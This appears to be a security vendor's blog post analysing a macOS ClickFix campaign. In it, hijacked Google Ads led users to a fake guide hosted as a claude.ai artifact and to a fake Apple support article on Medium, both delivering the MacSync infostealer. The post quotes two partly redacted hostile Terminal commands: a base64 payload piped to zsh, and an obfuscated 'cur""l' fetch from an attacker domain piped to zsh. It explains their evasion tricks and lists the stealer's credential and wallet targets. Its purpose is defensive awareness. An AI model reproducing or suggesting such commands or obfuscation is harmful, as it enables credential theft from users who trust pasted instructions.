
 HQ/EMEAFind out how we can help your business


On February 11, 2026, the security researchers at Moonlock Lab posted a thread on X that caught the cybersecurity community’s attention immediately. A sponsored Google result for something as routine as “HomeBrew” or “online DNS resolver” was quietly routing Mac users straight to malware, not through a suspicious download, not through a phishing email, but through a simple copy-paste command.
That technique is called ClickFix. And this campaign is one of the most sophisticated examples of it targeting macOS users to date.
What Is ClickFix?
ClickFix is a social engineering attack that doesn’t bother exploiting software vulnerabilities. Instead, it exploits you.
The attacker builds a page that looks like a legitimate technical guide. It tells you there’s a problem. It offers a simple Terminal command to fix it. You paste it in, hit Enter and the malware installs itself, willingly executed by your own hands.
There’s no suspicious file to download. No security warning to dismiss. Just a command that looks plausible enough to trust.
And because the user runs the command themselves, macOS Gatekeeper has nothing to check, no code signature to verify, no download to quarantine. The trust model is bypassed entirely. The Terminal becomes the weapon.
How This Campaign Was Constructed
We observed two distinct variants of this attack running in parallel, both engineered to exploit the same psychology through different platforms.
Hijacked Google Ads Accounts
The attack begins with a Google search. Mac users searching for common technical terms like:
- online DNS resolver
- HomeBrew
- macos cli disk space analyzer
…were shown a sponsored result at the top of the page, exactly where users expect trustworthy content to appear.

What made this particularly dangerous is that the ads were placed through legitimately verified Google Ads accounts that had been hijacked. For example:
- Earth Rangers Foundation — a Canadian children’s environmental charity
- T S Q SA — a Colombian watch retailer

Both accounts had clean histories and established reputations, allowing the malicious ads to pass Google’s screening without raising alarms. From the outside, they looked completely legitimate.
Variant A: – A Fake Guide on Claude AI
The first variant directed users to a public artifact hosted on claude.ai, a legitimate Anthropic domain, titled something like “macOS Secure Command Execution.” It was designed to look like an official security guide.
By the time Moonlock Lab flagged it, a page that run by them had already received over 15,600 views. Researchers at AdGuard, who spotted it a few days earlier, recorded 12,300 views at that point, meaning the page was accumulating thousands of views per day.

The guide instructed users to open Terminal and paste the following:
echo “[base64 string]” | base64 -D | zsh
This decodes a hidden base64-encoded payload and pipes it directly into zsh for immediate execution. The choice of /bin/zsh over the more common /bin/sh was deliberate, a small technical decision made specifically to reduce the chances of interception by detection tools that look for shell-based execution patterns.
Variant B: – A Fake Apple Support Article on Medium

The second variant led to a Medium article impersonating Apple’s official Support Team. Same setup, polished presentation, but a slightly different command:

true && cur””l -SsLfk –compressed “https://raxelpak[.]com/curl/[hash]” | zsh
Spot the trick: cur””l — the word curl is intentionally split with empty double quotes in the middle. This is a deliberate obfuscation technique that bypasses security tools scanning for the literal string curl. The –compressed and -k flags add further evasion, the former disguises traffic patterns, the latter disables SSL certificate verification.
What Gets Installed: MacSync Infostealer
Once the command executes, it silently downloads and installs MacSync, a macOS-specific infostealer that immediately goes to work.
MacSync targets:
- macOS Keychain — the system’s centralized password vault
- Browser-saved credentials — logins stored across Safari, Chrome, Firefox, and others
- Cryptocurrency wallet private keys — targeting Exodus, Electrum, Atomic, Guarda, Coinomi, and more
- Other sensitive system and user data
All harvested data is compressed into an archive named osalogging.zip and exfiltrated to the attacker’s server. The malware uses hardcoded API tokens and keys embedded in its code to authenticate its C2 communications, deliberately disguising its traffic to blend in with normal network activity.
After exfiltration, MacSync runs a cleanup phase, deleting staging files and temporary artifacts to erase evidence of its presence.
Why ClickFix Defeats macOS Security
This campaign didn’t exploit a single software vulnerability.
Traditional macOS security layers, Gatekeeper, XProtect, notarization checks, are designed to catch malicious files and unsigned code. ClickFix sidesteps all of them because:
The user runs the command themselves. When a person pastes a command into Terminal and presses Enter, macOS treats it as an intentional user action. There’s no download to quarantine, no binary signature to verify, no installer to flag.
Legitimate system tools are weaponized. The commands use built-in macOS utilities like zsh, base64, and curl (or the obfuscated cur””l). Security software can’t simply block these, they’re core system components.
This Is Part of a Broader ClickFix Wave
This campaign didn’t emerge in isolation. ClickFix attacks against macOS users have been escalating:
- ChatGPT shared conversations were abused in a similar campaign to distribute the Atlas infostealer
- Grok AI was exploited to spread the AMOS stealer to Mac users
- Fake GitHub repositories (24+ active at one point) were used in a parallel MacSync campaign, posing as legitimate tools like PagerDuty and Wallet for Mac, with ClickFix instructions embedded in README files
- Fake Cloudflare Turnstile prompts were used to deliver MacSync via a Base64-obfuscated AppleScript in yet another variant
The pattern is consistent: host convincing fake instructions on a platform users already trust, drive traffic through legitimate-looking channels (ads, search, social), and let the victim execute the malware themselves.
What’s notably different in this latest campaign is the targeting precision. By choosing search queries like “HomeBrew” and “macos cli disk space analyzer,” the attackers are deliberately going after technically sophisticated users, developers, sysadmins, power users, who are more likely to be comfortable running Terminal commands and less likely to question instructions that look technical.
Recognize Dangerous Command Patterns
Before running anything in Terminal, look for these red flags:
| Pattern | What It Actually Does |
|---|---|
| echo “…” | base64 -D | zsh | Decodes a hidden payload and immediately runs it |
| curl … | bash or | zsh | Downloads code from a remote server and executes it on the spot |
| cur””l or other split words | Obfuscated command designed to evade security scanning |
| –compressed -k flags with curl | Disguises traffic, disables certificate checks |
| sudo without clear explanation | Grants administrator access, always question this |
The Bigger Picture
What this campaign demonstrates isn’t a new trick, it’s a matured playbook.
Attackers have learned that fighting macOS security controls directly is hard. Fighting human psychology is much easier. By staging malicious content on platforms users have been trained to trust, Google’s top result, Anthropic’s official domain, Apple-branded support articles, they don’t need to break anything. They just need to be convincing enough for someone to press Enter.
The sophistication is also increasing. MacSync now comes with a full Go-based backdoor capable of remote code execution. Techniques once associated with nation-state APT campaigns are now showing up in commodity malware sold cheaply on dark web forums. The gap between advanced and average is closing.
ClickFix attacks will keep evolving as long as users treat copy-paste Terminal commands as routine. The update that protects against this isn’t in a software patch. It’s awareness.
